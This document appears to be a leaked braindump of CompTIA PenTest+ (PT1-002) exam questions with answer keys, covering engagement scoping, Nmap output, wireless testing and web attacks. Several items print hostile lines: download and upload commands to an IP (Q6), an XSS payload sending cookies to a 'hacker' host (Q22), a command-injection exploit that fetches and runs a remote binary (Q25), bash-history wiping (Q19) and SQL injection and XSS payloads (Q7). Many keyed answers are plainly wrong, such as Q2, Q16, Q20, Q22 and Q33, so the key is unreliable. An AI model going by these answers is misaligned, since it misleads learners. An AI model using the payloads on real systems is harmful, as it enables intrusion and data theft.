

PT1-002.VCEplus.premium.exam.110q

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PT1-002

CompTIA PenTest+ Certification Beta Exam



Exam A

QUESTION 1

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 2

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.hindawi.com/journals/scn/2018/3794603/>



QUESTION 3

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 4

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 5

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

- A. A signed statement of work
- B. The correct user accounts and associated passwords
- C. The expected time frame of the assessment
- D. The proper emergency contacts for the client

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 6

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. `certutil -urlcache -split -f http://192.168.2.124/windows-binaries/accesschk64.exe`
- B. `powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/upload.php', 'systeminfo.txt')`
- C. `schtasks /query /fo LIST /v | find /I "Next Run Time:"`
- D. `wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe`



Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://infosecwriteups.com/privilege-escalation-in-windows-380bee3a2842>

QUESTION 7 HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Hot Area:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , ' , < , > , - ,
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , ' , < , > , - ,
item=widget%20union%20select%20null,null,@@version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , ' , < , > , - ,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , ' , < , > , - ,
item=widget'+convert(int,@@version)+'	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , ' , < , > , - ,
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , ' , < , > , - ,

Correct Answer:



HTTP Request Payload Table

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item=widget%20union%20select%20null,null,@@version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , < , > , - ,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , < , > , - ,
item=widget'+convert(int,@@version)+'	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , < , > , - ,
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , ; , \$, [,] , (,) , Input Sanitization * , < , > , - ,

Section: (none)

Explanation

Explanation/Reference:

QUESTION 8

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://searchsecurity.techtarget.com/answer/What-are-the-most-important-email-security-protocols>

QUESTION 9

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device:

```
GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VU1lOQU1FOmNlY3JldHBhc3N3b3jk
```



- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

```
Port      State  Service  Version
22/tcp    open   ssh      Cisco SSH 1.25 (protocol 2.0)
80/tcp    open   http     Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open   https    Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Correct Answer: CE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 10

A penetration tester ran a `ping -A` command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.freecodecamp.org/news/how-to-identify-basic-internet-problems-with-ping/>

QUESTION 11 A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 12

SIMULATION

You are a penetration tester running port scans on a server.



INSTRUCTIONS Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1 Part 2

Drag and Drop Options

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

NMAP Scan Output

Host is up (0.00079s latency).
 Not shown: 96 closed ports
 PORT STATE SERVICE VERSION
 88/tcp open kerberos-sec?
 139/tcp open netbios-ssn
 389/tcp open ldap?
 445/tcp open microsoft-ds?
 MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Linux 2.4.X
 OS CPE: cpe:/o:linux_kernel:2.4.21
 OS details: Linux 2.4.21
 Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
 # Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
 scanned in 26.80 seconds

Command

?

Penetration Testing

Part 1 Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- Weak SMB file permissions
- FTP anonymous login
- Webdav file upload
- Weak Apache Tomcat Credentials
- Null session enumeration
- Fragmentation attack
- SNMP enumeration
- ARP spoofing

NMAP Scan Output

Host is up (0.00079s latency).
 Not shown: 96 closed ports
 PORT STATE SERVICE VERSION
 88/tcp open kerberos-sec?
 139/tcp open netbios-ssn
 389/tcp open ldap?
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 # Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
 scanned in 26.80 seconds



Correct Answer: See explanation below.

Section: (none)

Explanation

Explanation/Reference:

Explanation:
 Part 1 - nmap 192.168.2.2 -sV -O
 Part 2 - Weak SMB file permissions

QUESTION 13

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following: * Connected to 10.2.11.144 (:::1) port 80 (#0)

```
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

Correct Answer: A
Section: (none)
Explanation



Explanation/Reference:

Reference: <https://tools.kali.org/web-applications/burpsuite>

QUESTION 14

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.

- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 15

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://resources.infosecinstitute.com/topic/top-9-free-phishing-simulators/>

QUESTION 16

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: https://www.mn.uio.no/ifi/english/research/groups/psy/completedmasters/2017/Kim_Jonatan_Wessel_Bjorneset/kim_jonatan_wessel_bjorneset_testing_security_for_internet_of_things_a_survey_on_vulnerabilities_in_ip_cameras.pdf (24)

QUESTION 17 A penetration tester is reviewing the following SOW prior to engaging with a client:

“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
- E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
- F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

- A. Aircrack-ng
- B. Wireshark
- C. Wifite
- D. Kismet

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Reference: <https://purplesec.us/perform-wireless-penetration-test/>

QUESTION 19 A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp touch  
-r .bash_history temp mv  
temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders



Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: <https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linux-systems-cover-your-tracks-remain-undetected-0244768/>

QUESTION 20 Which of the following web-application security risks are part of the OWASP Top 10 v2017?
(Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

Reference: https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf

QUESTION 21

DRAG DROP

You are a penetration tester reviewing a client's website through a web browser.


INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Secure System

← → ↻ https://comptia.org/login.aspx#viewsorce

```

<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhhZHNmc291Ymduc3d5ZGI1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkaHliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVVVqa2JmbGI1Y3Z2Z22JobGFzZwJmaXVkaZGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="c-srt-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do?'"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->

```

Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server


Step 1

Step 2

Step 3

Step 4

Correct Answer:



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

Section: (none)
Explanation

Explanation/Reference:

QUESTION 22 Given the following code:

```
<SCRIPT>var+img=new+Image ();img.src="http://hacker/%20%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24 A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

- A. As backup in case the original documents are lost
- B. To guide them through the building entrances
- C. To validate the billing information with the client
- D. As proof in case they are discovered



Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Reference: <https://hub.packtpub.com/penetration-testing-rules-of-engagement/>

QUESTION 25

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "  
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -  
c${IFS}' cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}./apache' %0A%27&loginUser=a&Pwd=a"  
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone
- D. The provenance of code is unknown
- E. The libraries may be unsupported
- F. The libraries may break the application

Correct Answer: AC

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.infosecurity-magazine.com/opinions/third-party-libraries-the-swiss/>

QUESTION 27 A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

Correct Answer: AE

Section: (none)

Explanation



Explanation/Reference:

Reference: <https://resources.infosecinstitute.com/topic/top-10-network-recon-tools/>

QUESTION 28 A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet] ?
(239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 29 Which of the following BEST describe the OWASP Top 10?
(Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Correct Answer: AC

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.synopsys.com/glossary/what-is-owasp-top-10.html>

QUESTION 30

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

- A. `nmap -oG list.txt 192.168.0.1-254 , sort`
- B. `nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print $5}'`
- C. `nmap --open 192.168.0.1-254, uniq`
- D. `nmap -o 192.168.0.1-254, cut -f 2`

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 31

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 32 A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://nmap.org/book/man-version-detection.html>

QUESTION 33 Which of the following expressions in Python increase a variable `val` by one (Choose two.)

- A. `val++`
- B. `+val`
- C. `val=(val+1)`
- D. `++val`
- E. `val=val++`
- F. `val+=1`

Correct Answer: DF

Section: (none)

Explanation



Explanation/Reference:

